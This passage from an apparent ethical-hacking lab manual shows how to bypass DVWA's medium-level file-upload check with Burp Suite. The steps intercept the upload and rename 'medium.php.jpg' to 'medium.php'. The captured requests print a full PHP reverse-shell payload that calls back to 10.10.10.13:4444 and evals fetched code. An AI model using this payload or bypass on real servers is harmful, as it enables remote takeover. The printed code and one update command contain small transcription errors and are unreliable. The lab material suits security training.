


Figure 2.7.27: Create burp suite project

59. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.




Figure 2.7.28: Burp suite configuration

60. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.7.29: Burp Suite main window

61. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that the interception is active by default, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is set to off.




Figure 2.7.30: Check intercept is on

62. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.




Figure 2.7.31: Upload payload file

63. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.

Module 14 - Hacking Web Applications

```

POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 10.10.10.16:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.16:8080/dwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----75597231314762207861080911949
Content-Length: 1582
Origin: http://10.10.10.16:8080
DNT: 1
Connection: close
Cookie: security=medium; PHPSESSID=8v3lijkg2959va712njp32r1ca
Upgrade-Insecure-Requests: 1

-----75597231314762207861080911949
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----75597231314762207861080911949
Content-Disposition: form-data; name="uploaded"; filename="medium.php.jpg"
Content-Type: image/jpeg

/*<?php /** error_reporting(0); $ip = '10.10.10.13'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) {
$s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
@slen = fread($s, 4); break; case 'socket': $slen = socket_read($s, 4); break; } if (!$slen) { die(); } $a =
unpack("Nlen", $slen); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();

```

Figure 2.7.32: Upload request captured in Burp Suite

- Change the **filename** to **medium.php** and click the **Forward** button to forward the request.

```

POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 10.10.10.16:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.16:8080/dwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----75597231314762207861080911949
Content-Length: 1582
Origin: http://10.10.10.16:8080
DNT: 1
Connection: close
Cookie: security=medium; PHPSESSID=8v3lijkg2959va712njp32r1ca
Upgrade-Insecure-Requests: 1

-----75597231314762207861080911949
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----75597231314762207861080911949
Content-Disposition: form-data; name="uploaded"; filename="medium.php"
Content-Type: image/jpeg

/*<?php /** error_reporting(0); $ip = '10.10.10.13'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) {
$s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
@slen = fread($s, 4); break; case 'socket': $slen = socket_read($s, 4); break; } if (!$slen) { die(); } $a =
unpack("Nlen", $slen); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();

```

Figure 2.7.33: Edit the captured request and forward

65. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.

